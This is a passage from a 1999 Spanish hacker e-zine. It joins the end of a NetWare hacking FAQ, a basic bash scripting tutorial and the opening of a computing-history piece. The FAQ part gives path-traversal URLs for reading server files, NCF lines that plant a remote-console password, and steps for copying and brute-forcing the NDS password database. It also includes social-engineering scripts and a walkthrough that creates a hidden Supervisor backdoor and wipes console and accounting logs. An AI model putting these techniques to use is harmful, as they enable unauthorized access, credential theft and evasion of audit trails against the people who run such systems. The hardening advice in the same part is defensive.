El ataque es posible contra cualquier server en la red que pueda ser husmeada buscando peticiones de login. Es posible hacerlo si la estacion de trabajo y el server estan en la misma red (y si el server es mas lento respondiendo que el atacante). Aqui el hacker solo lanza el numero de secuencia, y envia a la estacion de trabajo un LOGIN.EXE que publicara el password del usuario (encriptado) a traves de la red y despues re-boot de la maquina (es posible que el atacante deje hacer log al usuario y hacer al ataque transparente para la victima).

En este caso el atacante deberia capturar uno de los paquetes del server y reenviarlos a la estacion de trabajo con la proximo numero de secuencia de forma que el proximo ACK se sincronizara con el numero de secuencia del server El atacante debera hacer ACK artificialmente los paquetes que el server envia cuando el cliente intenta bajar el LOGIN.EXE

Esta establecido que solo los primeros bytes de los paquetes de NetWare estan firmados. Esto significa que el usuario no solo puede modificar LOGIN al vuelo, sino que puede modificar cualquier programa al vuelo.

Veamoslo de cerca. El programa podria tomar la direccion MAC de un admin como parametro, esperar a que el usuario intente hacer login, explotar el host y salir. Si el atacante no quiere tomarse la molestia de continuar la conversacion,

puede hacer que el host rearranque automaticamente despues de publicar la password a traves de la red.

No es necesario explotar un gran numero de hosts, solo desde los que el admin de la red se conecte. Normalmente es un peque~o subset de la red.

La idea viene de un conocido agujero en NFS de UNIX (que se explota de la misma forma). Pero NetWare se supone que evito este problema con la firma de los paquetes. Obviamente no fue asi. Este agujero se explota con el mismo principio que el que utiliza HACK.EXE

Desde luego, esto permite ejecutar cualquier programa en cualquier maquina. Las posibilidades solo estan limitadas por tu imaginacion. Por ejemplo, un virus que se extienda con LOGIN.EXE y deje el codigo para descifrar la llave privada de cada estacion de trabajo.

Ahora el ataque MITM no requiere aprovechar ningun elemento de este tipo de ataque si el atacante es capaz de predecir el numero de secuencia del server. Tendria los siguientes efectos :

1.-El atacante no necesita capturar ningun paquete del server para sincronizar el numero de la secuencia.
2.-El atacante no necesita responder artificialmente a un ACK del server.
3.-El ataque MITM no necesita modificar ningun programa al vuelo. Cualquier PC puede implementar el ataque.

11-5. Vulnerabilidad durante el cambio de password.

NetWare 3.x no utiliza la llave criptografica que usa NetWare 4.x, por tanto transmitir un password a traves de la red durante un cambio, tiene que encriptarse con algo. El nuevo password tiene que ser encriptado con el password antiguo. Sin embargo si el password antiguo es blanco (cuenta nueva) la llave para encriptar produce un texto sin encriptar.

11-6. Es posible el "data diddling ?

El esquema de validacion de NetWare comprende una firma de paquetes y un checksum. Sin embargo si el checksum incluye una firma de paquetes EN TEORIA es posible utilizar esta informacion en combinacion con otro problema para falsear el dato.

El otro hecho es que la firma de paquetes solo usa los primeros 52 bytes, lo que significa que cualquier dato a partir del byte 89 puede alterarse y generar un nuevo checksum, y si el paquete tiene firma valida y checksum, pueden falsearse los datos.

Desde luego, ello asume que un atacante puede escribir codigo que puede hacer cosas interesantes entre el byte 89 AND generar un checksum AND retransmitir el paquete AND devolver el paquete original a su destino.
[Dificil?]

Asumiendo que el checksum pueda determinarse, especialmente si estas vigilando un origen especifico, es una posibilidad.

==========

Seccion 12

IntranetWare e Internet

12-1. Seguridad del server web de NetWare

Dicho server tiene un bug enorme. Los scripts CGI son programas en BASIC... si... estas a punto de hackear un server en basic. Algunos de ellos se incluyen en el server. Uno en particular, CONVERT.BAS, transforma los archivos HTML y los envia al usuario.

Ejemplo, suponiendo un objetivo llamado www.target.com, el mandato

http://www.target.com/scripts/convert.bas?readme.txt

devuelve el archivo readme.txt como HTML.

Bien,....pues he aqui el bug

http://www.target.com/scripts/convert.bas?.../../cualquier_archivo_en_sys

Bonito,...no? Yo recomendaria empezar por

http://www.target.com/scripts/convert.bas?.../../system/autoexec.cnf

o tambien es una buena idea intentar

http://www.target.com/scripts/convert.bas?.../../etc/ldremote.ncf

Volver a leer el capitulo 06-2 y se os ocurriran algunas ideas....

El problema ha sido fijado en las ultimas versiones de IntranetWare.

12-2. Algunas historias con el FTP NLM de NetWare

Con IntranetWare, el FTP NLM tiene un par de problemas. La instalacion standard da derechos de Read y File Scan al SYS:ETC, lo que permite a usuarios anonimos acceder a los archivos de este directorio. Este es un problema si utilizas INETCFG para configurar RCONSOLE y no vuelves y encriptas la password en el archivo.

El password de la comunidad SNMP esta en este directorio, para no decir nada de protocolos, directorios y otras informaciones de configuracion.

El Admin puede eliminar estos derechos, pero.....que pasa con GUEST ?
Si lo hacemos, se elimina la posibilidad de hacer login como tal.

El otro problema en NetWare 4.1 con FTPSERV.NLM, es que algunos usuarios que se conectan via FTP, tienen excesivos derechos. Parando y arrancando el NLM parece que los derechos retornen a los valores originales, pero despues parece que retornan a FULL.

Dicen que si se utiliza el FTP Fetch, esto ocurre siempre.

A pesar de que es posible chequear los derechos reales, en el bindery via

SYSCON y ademas con UNICON, lo cierto es que el paquete 4.1 es vulnerable. No estoy seguro si 4.11 lo es, pero apostaria que si. El problema ?, si no se utiliza el espacio del archivo NFS, algunos clientes FTP como Fetch y CUTE, pueden acabar con derechos Super en el volumen.

12-3. Ataques de un server IntraNetWare desde Internet

Este tipo de ataques son posibles. He estado trabajando en condiciones de laboratorio y lo he conseguido. Sin embargo se requiere un monton de condiciones. Pero no son condiciones descabelladas.

Primero, se utilizan las tecnicas descritas en los apartados 12-1 y 12-2. Por ejemplo, si un CGI scrip esta mal escrito y permite acceso de escritura en el server y puede ser redireccionado, se pueden a~adir lineas a los archivos NCF.

Por ejemplo, imagina que un scrip CGI a~ade una linea de texto en un archivo por ejemplo una lista de mailing. Si el scrip se puede redireccionar, a~adiendo algunas lineas al

SYS:ETC\LDREMOTE.NCF

o al

SYS:SYSTEMAUTOEXEC.NCF

te puede dar acceso total.
Ejemplos de lineas a~adir :

```
  UNLOAD REMOTE
  LOAD REMOTE HACKPASSWORD
  LOAD XCONSOLE
```

Ahora simplemente haciendo telnet al server, utilizando "HACKPASSWORD", y utilizando VT-100, puedes acceder a la consola despues del proximo reboot.

No puedes hacer telnet a traves de un firewall ? A~ade los comandos al archivo NCF para simplemente UNLOAD ! Puedes cargarlos despues de que has ganado acceso, si quieres.

12-4. Robos de archivos de password como en Unix y Windows NT

Sorprendentemente ..... es posible. Si has accedido via las tecnicas anteriormente explicadas, puedes robar el archivo de password. Novell ha dicho publicamente que no es posible, pero se ha hecho en condiciones de laboratorio.

Primero de todo, los archivos NDS estan en el directorio SYS:_NETWARE. Desde luego debes lograr tener acceso .... pero hay un par de formas de hacerlo. Vuelve a leer la seccion 06-15. En caso de que el administrador haya eliminado NETBASIC, y no puedas bajarte archivos tales como JCMN.NLM, todavia no estas vencido. Como se dijo en alguna parte de este FAQ, mediante BINDFIX en NetWare 3.x se obtiene una copia de los archivos bindery en SYS:SYSTEM. Para hacer lo mismo en 4.11, es necesario lanzar la utilidad equivalente desde la consola. Y es muy facil de hacer.

 - Si es posible espera hasta que nadie este conectado, porque se notara.

   Durante el proceso nadie podra conectarse, a pesar de que los usuarios
   conectados no notaran nada.
 - UNLOAD CONLOG
 - LOAD DSMAINT
 - Escoge la opcion para preparar un upgrade.
 - Este proceso crea un backup completo de los NDS y los login scripts
   y los pone en el SYS:SYSTEM
   El archivo se llamara BACUP.DS. Utiliza FTP.NLM para robarlo.

==========

Seccion 13

Solo para administradores

13-1. Como volver seguro un server

Esta pregunta la hacen los administradores, y estoy seguro que ningun hacker leera esta informacion y se enterara que su admin piensa impedir los ataques de los hackers !

Hay una cosa que se debe tener en cuenta, la mayor parte de los ataques vienen de un empleado de la propia compa~ia, no de fuera. Sus intenciones pueden ser acceder a archivos personales, copiar y vender secretos de la compania, estar disgustado y pretender causar da~os, o dar patadas o alardear de tener muchos derechos. Por tanto, no confies en nadie,.......

<Comentario>
Estoy totalmente de acuerdo.
Los ataques pueden estar motivados por muchas causas, pero sin duda cuando empiezas con algo,....siempre se empieza por lo que se tiene mas a mano,... despues, tal vez se ataque al server del banco vecino,... pero esto tardara un poco
<Fin comentario>

ASEGURA FISICAMENTE EL SERVER

Esto es lo mas simple. Manten el server bajo llave. Si el server esta en un sitio donde hay un centro de datos, situalo en la misma habitacion y tratalo commo si fuera la caja fuerte. El acceso al centro de datos debe estar controlado minimamente con llave de acceso, preferentemente con algun tipo de tarjeta magnetica que pueda ser trazada. En grandes almacenes, una trampa humana (gorila, pistolas,...) es muy deseable.

Si el server tiene llave, utilizala y limita el acceso a la llave. Controla el floppy. Conozco un sitio donde monitor y CPU estan separados por un vidrio, de forma que teclado y floppy no son accesibles por la misma persona al mismo tiempo.

Si solo cargas NLMs desde el directorio SYS:SYSTEM, utiliza el SECURE CONSOLE para evitar que puedan ser cargados desde un floppy. Un hacker podria cargar un floppy y lanzar desde el diversas utilidades para lograr acceso al server. O hacer un backup,.... o simplemente pararlo !.

Asegurando fisicamente el server, puedes controlar quien tiene acceso a la sala del server, quien accede al floppy, a las cintas de backup, y a la consola. Esto simplemente elimina el 75% de los ataques.

ASEGURA LOS ARCHIVOS IMPORTANTES

Almacenalos off-line. Deberias hacer copias de STARTUP.NCF y de AUTOEXEC.NCF. Tambien del bindery de los archivos NDS. Todos los System Login Scripts, Container Scripts y cualquier Login Scrip. Cuidado con los Login Scrip de pasarelas de e-mail, maquinas backup,.....

Haz una lista de NLMs y de sus versiones, y una lista de archivos situados en SYS:LOGIN, SYS:PPUBLIC, SYS:SYSTEM.

Revisa periodicamente el contenido y que nada haya cambiado. Si alguien cambia un archivo (por ejemplo el LOGIN.EXE de itsme) puede llegarse a tener acceso al server entero. Es posible para el hacker alterar los NCF o los Login Scripts para sortear la seguridad o para abrir agujeros para posterior ataque.

HAZ UNA LISTA DE USUARIOS Y DE SUS ACCESOS

Utiliza alguna herramienta como Bindview o GRPLIST.EXE (utilidades JRB) para obtener una lista de usuarios y grupos (incluyendo los miembros de los grupos). Mantenlo al dia y comprueba con frecuencia.

Utiliza Security (Desde el directorio SYS:SYSTEM) o GETEQUIN.EXE de JRB Utilities para ver quieen tiene acceso de Supervisor. Busca cuentas extra~as con acceso de Super como GUEST o PRINTER. Tambien es buena idea mirar la asignacion de derechos y asegurarse que los accesos estan al minimo. Comprueba que los accesos no sean demasiado elevados en ninguna area, o utiliza TRSTLIST de JRB Utilities.

Secirity te dara errores extra~os si SUPER.EXE ha sido utilizado. Si no has utilizado SUPER.EXE, borra cualquier cuenta que de errores en el chequeo del Bindery, sobre todo si BINDFIX no es capaz de conseguir que las cuentas se comporten de forma normal. Si un hacker ha instalado un backdoor utilizando SUPER.EXE. seguramente habra instalado otros caminos para colarse de nuevo.

VIGILA LA CONSOLA

Utiliza CONLOG.NLM para chequear la actividad de la consola. Es una excelente herramienta de control cuando los mensajes de error borran los mensajes antiguos. No veras lo que ha sido tecleado en la consola, pero las respuestas del sistema quedaran registradas en SYS:ETC\CONSOLE.LOG. Cuando esto no funcione en grandes establecimientos con usuarios imposibles de recordar, piensa en utilizar SECUREFX.NLM (o SECUREFX.VAP para 2.x) Esta utilidad muestra el siguiente mensaje cuando ha habido una rotura de la seguridad.

"Rotura de seguridad contra estacion XXXXX DETECTADA"

Tambien escribira en log, con el mensaje

"Conexion TERMINATED para prevenir roturas de seguridad"

INSTALA ACCOUNTING

A partir del momento que Accounting esta en marcha, se puede monitorizar cada login y logout, incluyendo los tentativos fallidos.

NO UTILICES LA CUENTA SUPERVISOR

Dejar la cuenta Supervisor conectada es una invitacion al desastre. Si no se utiliza la firma de paquetes, alguien puede utilizar HACK.EXE y conseguir acceso al server como Supervisor. Hack falsea los paquetes para aparentar que vienen del Supervisor y hace Super equivalentes al resto de usuarios.

UTILIZA PAQUETES FIRMADOS

Para prevenir el falseamiento de identidad (HACK.EXE)fuerza la firma de paquetes. A~ade la siguiente linea en tu AUTOEXEC.NCF

SET NCP PACKET SIGNATURE OPTION=3

Esta sentencia obliga a los clientes a firmar los paquetes. Los clientes que no soportan esta opcion no podran conectarse,....no te queda otra opcion que el upgrade,...

UTILIZA RCONSOLE RARAMENTE (MEJOR NUNCA)

La utilizacion de RCONSOLE te hace vulnerable a los sniffer con la consiguiente posibilidad de robarte la password. A pesar de que esto esta normalmente por encima de la capacidad de los usuarios normales, en Internet podemos encontrar programas DOS que configuran las tarjetas de red en modo promiscuo y capturan cualquier paquete de red. La encriptacion no es un metodo a toda prueba.

Recuerda que no se puede detectar un sniffer. No utilices un switch para limitar la password de RCONSOLE a la password del Super. Todo lo que haras es hacer igual la password al switch. Si utilizas la linea

"LOAD REMOTE /P="

la password del Super tomara este valor ("/P="). Ademas ya que la password del RCONSOLE queda escrita en el archivo AUTOEXEC.NCF, utiliza un caracter no imprimible o un espacio en blanco al final del password.

Y recuerda que a pesar de que utilices las tecnicas de encriptacion se~aladas en 02-8, tu server sera siempre vulnerable al sniff.

DESPLAZA TODOS LOS ARCHIVOS NCF A UN LUGAR SEGURO

Pon el archivo AUTOEXEC.NCF en el mismo sitio que el archivo SERVER.EXE
Si el server es atacado con exito y un intruso accede al directorio SYS:SYSTEM al menos habras protegido el AUTOEXEC.NCF

Un truco sencillo consiste en colocar un falso AUTOEXEC.NCF en SYS:SYSTEM con un falso password para RCONSOLE (... y otras cosas). Todos los otros archivos NCF deben colocarse en el disco C:
Recuerda que los NCF se lanzan como si fueran tecleados directamente desde la consola.

UTILIZA LA OPCION FILE SERVER CONSOLE

Incluso si la password de RCONSOLE y del Super se descubre o fisicamente se gana acceso al server, una password hard en la consola parara a los que quieran acceder a ella.

A~ADE EXIT AL FINAL DEL SYSTEM LOGIN SCRIPT

A~adir Exit, controla hasta cierto punto lo que hace el usuario.

ACTUALIZA A NETWARE 4.11

A pesar de que hagas una tonelada de ventas a Novell y que los hagas muy felices, pararas la mayor parte de los ataques que se describen en este FAQ. Los mejores hackers son de 3.11

Si no quieres pasar a NDS y 4.x, como minimo actualiza a 3.12

CHEQUEA LA UBICACION DE RCONSOLE

En 3.11 RCONSOLE se encuentra en SYS:SYSTEM por defecto. EN 3.12 y 4.1 se encuentra en SYS:SYSTEM y SYS:PUBLIC Elimina RCONSOLE de cualquier sitio donde por defecto se tenga acceso.

ELIMINA [PUBLIC] DE [Root] EN EL DNS DE 4.1

Elimina de [Public] Trustee la lista de Trustees de los objetos de [Root] Cualquiera, incluso sin conectarse, puede ver todos los objetos en el arbol dando al intruso una lista completa de nombres de cuentas validas.

NO UTILICES LOS FTP NLM DE NOVELL

....hasta que no hayan sido modificados, ya que tienen algunos problemas. Solo utilizalos si puedes usar nombres NFS. Para los paranoicos, utiliza un NLM third party. Solo se han encontrado problemas en los de Novell.

13-2. Soy un idiota,...Exactamente como pueden atacarme los hackers.

Usaremos esta seccion como ejemplo de como estas tecnicas pueden utilizarse conjuntamente para alcanzar acceso tipo Super en el server objetivo. Estas tecnicas muestran otra cosa que ayuda en el hacking..... la ingenieria social.

EJEMPLO No 1

Imaginemos que la gente de soporte tecnico estan conectadas para soporte tecnico de madrugada. Llama y hazte pasar por vendedor de productos de seguridad y pregunta por alguien se soporte tecnico. A la persona que se ponga le dices que estas buscando referencias, pregunta por productos de conexion. Llama al operador y preguntale por el numero de ayuda. Llama al numero de ayuda y pregunta por el numero de conexion, haciendote pasar por la persona de soporte tecnico. Dile que tu PC esta roto y has perdido el numero de conexion.

Conectate con dicho numero e intenta logins y passwords sencillos para software de conexion. Si no te puedes conectar llama a la ayuda, especialmente si hay otros usuarios de conexion remota. Graba en el server el LOGIN.EXE y PROP.EXE (de itsme) y edita AUTOEXEC.BAT para lanzar tu LOGIN localmente. Cambia el nombre de PROP.EXE a IBMNBIO.COM y hazlo invisible.
Despues de editar AUTOEXEC.BAT cambia la fecha para que refleje la original.

Conectate mas tarde, vuelve PROP.EXE a su nombre original y lanzalo, obtendras cuentas y passwords.

EJEMPLO No 2

Carga un sniffer, llama al admin y dile que tienes un FATAL DIRECTORY ERROR cuando intentas acceder al server. Normalmente intentara usar RCONSOLE para ver el server y los paquetes que envie los podras capturar. El evidentemente no vera nada raro (hazte el loco....)

Estudia los datos capturados y usa RCON.FAQ para obtener el password de RCONSOLE Conectate como GUEST, crea un subdirectorio SYSTEM en cualquier directorio de SYS Mapea un drive al nuevo SYSTEM, copia RCONSOLE.* en el y lanzalo. Intenta desconectar CONLOG y carga BURGLAR.NLM en el SYS:SYSTEM real.

Crea un usuario Super (i.e. NEWUSER) y teclea CLS para limpiar la pantalla del server. Conectate como NEWUSER. Borra BURGLAR.NLM el directorio SYSTEM y su contenido y lanza PURGE para borrar todo definitivamente. Desconecta Accounting. Da a GUEST derechos de Super. Oculta los derechos de NEWUSER con SUPER.EXE. Lanza FILER y toma nota de los datos de SYS:ETC\CONSOLE.LOG (Si CONLOG esta cargado) tambien del archivo SYS:SYSTEM\SYS$ERR.LOG. Edita SYS:ETC\CONSOLLE.LOG y elimina toda actividad de BURGLAR.NLM y de RCONSOLE. Lo mismo para SYS$ERR.LOG Salva los archivos y con FILER dale los datos de antes. Lanza PURGE. Conectate como GUEST y esconde sus derechos con SUPER.EXE Quitale sus derechos a NEWUSER. Conectate como NEWUSER con SUPER.EXE y quitale a GUEST sus derechos. Finalmente te conectas como GUEST y conecta Accounting si lo estaba al principio.

Conclusion. Has creado una puerta trasera en el sistema que no quedara reflejada como algo raro en Accounting log. Conectate como GUEST utilizando SUPER.EXE y desconecta Accounting. Desconectate y entra como NEWUSER con SUPER.EXE, haz lo que tengas que hacer (cubriendo con FILER tu actividad) y desconectate. Entra de nuevo como GUEST y desconecta Accounting. El archivo NET$ACCT.DAT solo mostrara una entrada de GUEST seguida de su salida.

EJEMPLO No 3

Busca en la red DSMAINT.NLM y bajatelo. Utilizando Ftech, accede al server de Novell InterNetWare FTP.NMRC.ORG Descubriras que tienes acceso total al volumen SYS. Graba DSMAINT.NLM en SYS:SYSTEM, graba y edita LDREMOTE.NCF Este archivo graba CONLOG.NLM, graba y recarga REMOTE.NLM con un password de tu eleccion y carga XCONSOLE.NLM

Despues de rearrancar el server (asitido con un flujo de SYN para provocar un overload de los buffers) la password del remote console ha sido reseteada a una de tu eleccion.

Telnet a FTP.NMRC.ORG y utiliza tu password. Si tu maquina soporta XWindows, puedes usarla, sino con VT-100 crearas menos trafico en la red.

Carga DSMAINT.NLM y selecciona la opcion Prepare for Upgrade. Se vera un poco raro debido a VT-100, pero en pocos minutos, terminara. El proceso DSMAINT creara BACKUP.DS en SYS:SYSTEM.

Utiliza Fecth para copiarlo. Este archivo contiene todos las cuentas y sus passwords. Estan encriptados pero esto no es una dificultad insalvable. Solo tienes que hacer un brute force off-line.

EOF

-[0x0F]----------
-[SHELL SCRIPTING]----------
-[by UnderCode]----------SET-19-

Introduccion al shell scripting
============ == ===== =========

Welcome to Linux!!

Retomando un poco la idea de una nota aparecida en una edicion anterior de este zine, donde se explicaban los comandos basicos de la bash (Bourne Again Shell), en esta oportunidad voy a tratar de aclarar algo de que se trata la programacion en shell y que es eso del shell scripting y para que te puede llegar a servir.

Nota: De mas esta decir que no soy un gran conocedor de linux (solo otro usuario mas) y que si aparece algun error o alguien desea criticar, comentar o apliar esta nota, mi mail esta al final de la misma. Todo comentario es valido.

Hechas las aclaraciones pertinentes al caso, empecemos:

1) Shell?, que es eso?

No, no es la compa~ia de combustibles y lubricantes :)
Cuando hablamos de shell en un sistema Unix, nos referimos al interprete de comandos. Esto es una interface entre el OS y el usuario que recibe las ordenes de este ultimo y las traduce en un lenguaje comprensible para la maquina. En el caso de no reconocer lo que se le solicite, puede producir o no algun mensaje de error.
Una caracteristica importante de las shells es que pueden reconocer estructuras (bloques de instrucciones), permitiendo el uso de sentencias de control, variables y todo lo que se te ocurra a la hora de programar.
Como mas de uno sabra, existen dos "familias" de shell disponibles en Unix, estas son las sh y las csh. Las mas simples como interface y como lenguaje de programacion son las sh o Bourne Shell, en tanto que las csh poseen, en su lenguaje de scripting, una sintaxis similar a la de c (de alli su nombre), que la vuelven un poco (no mucho) mas complicado para el usuario newbie.
Como quienes tengan Linux instalado, seguramente usaran la bash (perteneciente a la linea de shells sh), la nota se centrara en esta shell en particular, ademas es la que yo mejor conozco :)

2) Primeros pasos.

Basta de palabras y empecemos con la accion.
Con cualquier editor (yo prefiero vi, pero pueden usar cualquier otro, como emacs) vamos a crear un nuevo archivo y le copiamos el codigo que sigue:

```
----------comienzo codigo-----------
#!/bin/sh
echo "Where do you want to go tomorrow?"
-----------final codigo-------------
```

Listo, veamos que significa esto. La linea "#!/bin/sh" indica que debe utilizarse el conjunto de comandos de la shell sh que se encuentra en el directorio /bin en linux. Luego sigue la sentencia "echo" que indica que el texto que sigue, enmarcado entre comillas debe ser imprimido por la salida estandar (en nuestro caso, el monitor).
Otra cosa que se aprecia es que el salto de linea indica el final de la instruccion, sin necesidad de colocar un terminador de linea como en c (donde

se debe colocar ";" cada vez que se finaliza una sentencia).
Pero bueno, diran, y esto que hace?...como lo ejecuto?
Ok, ok, vamos por partes.
Otra buena caracteristica de la programacion en shell es que no hace falta compilacion, uno puede crear sus propio ejecutables (similar a los batch de DOS). Esto se debe a que se esta utilizando un lenguaje interpretado y que siempre que se conozca el interprete, los scripts seran ejecutados. Nos cubrimos de toda contingencia y por eso le indicamos en la primera linea el interprete que queremos utilizar, esto es conveniente y recomendable (aunque no siempre necesario) de realizar.
Lo único que resta es darle al archivo permisos de ejecucion mediante la orden "chmod +x archivo" por ejemplo, donde "archivo" es el nombre del archivo (si no sabes asignar los permisos para archivos en linux, consulta el manual de chmod, tecleando "man chmod").
Solo resta ejecutar nuestro script, para ello solo tenes que teclear "archivo" y listo!...oops!...no anda?...ok, tal vez "archivo" este en un directorio que no esta referenciado en el path de tu sistema. Ok, no problem. Aqui tenemos dos opciones, una, colocar la referencia del directorio que usamos para programar en el path (no lo recomiendo) y la otra es ejecutar el script de la siguiente manera "./archivo" lo cual indica a la shell que debe ejecutar el archivo llamado "archivo" que se encuentra en el directorio ".", o sea el directorio actual.
Bien probemos:
$ ./archivo
$ Where do you want to go tomorrow?

Listo. Nuestro peque~o programilla funciona. Ahora vamos a potenciar un poco, solo un poco, nuestros conocimientos de scripting. Quienes esten habituados a programar (en cualquier lenguaje), de seguro estarán acostumbrados a utilizar variables. La programacion en shell permite hacer uso de dos tipos de variables: de usuario y de shell.
Las de usuario, son las definidas por el propio programador y que tienen un significado solo para este; en tanto que las de shell poseen un significado propio y pueden ser modificadas en funcion de las necesidades.
Todas las variables deben comenzar con un caracter y pueden estar formadas por letras, numeros y el caracter "_". Otra características de las variables es que se definen en forma dinamica o por asignacion, esto significa que no es necesario que sean declaradas al principio. Esta asignacion en sh se realiza de la siguiente manera:

```
VAR1=/usr/local/librerias
```

La asignación en las shells csh es similar solo que la variable debe estar precedida por el comando "set".

3- Estructuras de control

Como no. Siempre aparecen y son muy necesarias. En este caso las sentencias y estructuras de control no difieren mucho de las utilizadas en cualquier lenguaje.
Empecemos por el final...huh?...si. En ciertas ocasiones puede ser necesario que un programa finalice en algun punto y nos lo indique con un valor de retorno (indicado por nosotros, claro) esto puede ser util a la hora de seguir el flujo del mismo. Para indicar al programa donde debe detenerse se utiliza la instruccion "exit" seguida del valor que queremos que devuelva, por ejemplo "exit 1".
Decisiones. Como siempre el archiconocido "if"

```
if VAR1="windows"
   then echo "sucks"
   else echo "rulez"
fi
```

Que significa todo eso? Destripemos las lineas: if es la instruccion que indica condicion VAR1 es la variable a la que vamos a aplicar la condicion. Esta condicion sera ="windows" que indica que si el contenido de la variable VAR1 es "windows", debera producirse la salida indicada por echo, en este caso "sucks", sino (else) "rulez", la instruccion fi indica la finalizacion de la estructura if, esto es algo a tener en cuenta ya que muchos estaremos acostumbrados a finalizar con endif. Una variante utilizada para anidar condiciones es elif, similar a elsif en otros lenguajes. La particularidad de elif es que no hace falta cerrar cada condicion con fi, por ejemplo:

```
if VAR1="windows"
   then echo "sucks"
   elif VAR1="linux"
      then echo "rulez"
fi
```

Como se ve, aca hay dos condiciones anidadas, una preguntando por VAR1="windows" y otra por VAR1="linux", ambas producen una salida diferente. Si de agrupar condiciones hablamos, otra estructura conocida y bastante útil es "case", su sintaxis:

```
echo -n ’Elija su opcion:’
read opcion
case $opcion in
        1) echo ’Primera Opcion’
                   echo ’Mala eleccion’;;
        2) echo ’Segunda Opcion’
                   echo ’Muy bien!’;;
        [03456789]) echo ’Debias elegir 1 o 2, pajaron!!’;;
esac
```

Ahora veamos, la linea echo -n indica que luego de imprimir "Elija su opcion" no debe realizarse un salto de linea, es decir el cursor esperara la opcion al final de "Elija su opcion". Vemos una instruccion read, esta indica que el valor de la variable "opcion" debe ser leida desde el teclado.
Luego viene la estructura case, que comienza con "case $opcion in". Lo cual indica que de acuerdo a lo que se ingrese en opcion seran las opciones que se tomaran.
Para indicar cada valor de los posibles casos se utiliza ")", como veran en las opciones 1) y 2) que consisten en un solo caracter (1 o bien 2), en el tercer caso entre "[]" se indican los valores que activaran a este caso, los corchetes se utilizan cuando los valores aceptados sean mas de uno. Otra opcion es colocar "*)" lo cual indica que cualquier entrada despertara a la opcion. Luego de las opciones estan las instrucciones que se ejecutaran en cada caso, en este ejemplo son solo salidas simples por pantalla. Por ultimo debe indicarse el final de las instrucciones de una determinada opcion, para esto se utilizan doble punto y coma (;).
La estructura se cierra con "esac" que curiosamente, al igual que ocurre con if, es la instruccion de apertura al reves; pero cuidado que no siempre es asi.
A continuacion vamos a ver el manejo de bucles en shell.
Tenemos en shell los bucles for, while y until, veamos cada uno de ellos.

```
for valor in "valor_1" "valor_2" "valor_3" "zero"
do
   echo $valor
done
```

El bucle comienza con la orden "for". En el ejemplo se lee el contenido de la variable "valor" si este es coincidente con "valor_1", "valor_2", "valor_3" o "zero" se realiza lo que se indica entre do y done, en este caso mostrar el

contenido de "valor".

[Daemon: El bucle for en Bash tiene una estructura del tipo siguiente
 for name [in words;] do list; done, esto significa que name va tomando
 ciclicamente el valor de la lista [in words] y que los comandos do list se le
 van aplicando sucesivamente a name[words].

Continuemos con while:

```
while valor="anything"
do
   echo "El valor no ha cambiado"
done
```

Esto realiza una comparacion del contenido de "valor", mientras este sea igual a "anything" imprimira por pantalla el mensaje que se indica. Este bucle puede no ejecutarse ninguna vez, todo dependiendo del contenido de la variable "valor", la cual si fue definida como distinta a "anything" hara que el bucle sea salteado.
Por ultimo tenemos la sentencia until:

```
until valor=2
do
    valor=/usr/local/value
    echo $valor
done
```

Esto indica que mientras valor sea igual a 2, se asigne a este el contenido del archivo /usr/local/value y se muestre el mismo. Diran, este archivo sera siempre igual!!...pero recordemos que estamos en Linux donde pueden convivir varios programas ejecutandose a la vez, uno de ellos puede modificar el contenido de /usr/local/value y este ejemplo nos lo indicara.

[Daemon: En realidad el bloque de codigo comprendido dentro de una sentencia como Until se ejecuta mientras la condicion es FALSA, en este caso mientras valor es _distinto_ de 2]

Para finalizar con los bucles, existe una instruccion que puede romper la ejecucion de los mismos en cualquier punto, esta instruccion es "break", su sintaxis es:

```
break n
```

Donde n indica el numero de niveles de bucle en caso de haber bucles anidados de todos modos el parametro n es opcional. Para salir de la iteraccion en que se encuentre el programa en un momento dado y continuar con la siguiente se utiliza "continue", cuya sintaxis es:

```
continue n
```

Donde n tambien es opcional y solo se utilizara en el caso de haber varios bucles anidados.

Creo que esto es todo por ahora, si me dan el tiempo, las ganas y las teclas, para la proxima edicion voy a ampliar algo de lo comentado hasta aca. Esto solo fue, como lo indica el titulo una peque~a introduccion para todos aquellos que estan curiosos de saber de que se trata la programacion en shell y como empezar con la misma. Como dije, en numeros sucesivos voy a tratar de avanzar con este tema que es mas que interesante y particularmente util para los usuarios de Linux, en especial a la hora de automatizar tareas.

Esto fue todo, como siempre, agradecimientos a:

* Set - Por bancarme, y poner mis notas en su zine, salvo alguna que se
perdio por ahi :)

* La gente de #hack.ar (conectados.ciudad.com.ar) por la buena onda del canal mas alla de alguna que otra discusion.

* Todos los teams argentos: X-Team, Forever, Side, Gac’s, Xcaliber y todos los que me olvido.

* Y un muy especial saludo a los responsables de http://www.fruta.net

UnderCode
undercode@iname.com

EOF

-[0x10]--
-[HISTORIA ELECTRONICA]--
-[by GreeN LegenD]---SET-19-

Historia Electronica

by GreeN LegenD - (c) SET A~o III, 1999

* Contenidos *

* Intro *

Bueno creo que es hora de recapitular un poco, SET ha llegado con exito
a su a~o III, no sin pasar por nuestras "pruebas de fuego" que han sido
muchas y variadas. Tanto a los distintos staffs que han escrito este
e-zine con anterioridad como a el actual. Con este articulo vamos a echar
la vista atras, no muy atras no vaya a ser que mientras tanto MS nos coma,
a un poco de historia de este mundillo. Para muchos no sera nada nuevo,
seguro que sabeis mas que yo (a que esperais a escribir??), para los que
acabais de empezar os vendra bien y quien sabe puede ser que os intereseis
mas?. Sin mas dilacion vamos a ello.

Y gracias a esta pe~a...
Evil Ernie y Ferrer, Juanjo -cuantas noches sin dormir..
Ignasi, Omar, Joaquin, RIP, tmp_asg y a gente que me olvido..
A algunos por hacerme la vida mas alegre y no tan amarga; Garrulo,
Hackermate y alguna tia x ahi..

GreeN LegenD ... Keep on Hacking!

* Historia *

No quiero irme muy atras dado que eso de como se invento el primer ordenata
y esas cosas lo dejo para otro momento. Ahora vamos a ver lo ocurrido en
los ultimos 30 a~os un poco por alto, centrandonos mas en los ultimos 15
como a~os en que el Pc crece de modo exponencial. No voy a profundizar en
nada de una manera especial, comentaremos hechos que pueden ser importantes.
Con esto de un nuevo a~o 1999 y blah, blah.. pues muchas cosas cumplen a~os.

Seguro que se me escapan algunos pero, que se le va hacer nadie es perfecto.
Ojo al dato y acordaros del que avisa no es traidor, estamos trabajando
Garrulo y yo en el Trivial Hackers Edition. Hay datos en los articulos de
SET que luego son preguntas. Lee SET y culturizate "informaticamente"...
Vamos a echar una ojeada a estos ultimos a~os de mas a menos...

```
35 A~os del BASIC
31 A~os de Intel
27 A~os del primer Microprocesador
27 A~os de la Primera Videoconsola (MagnaVox)
26 A~os de los Codigos de Barras
24 A~os de Microsoft (O la conquista del Mundo by M$)
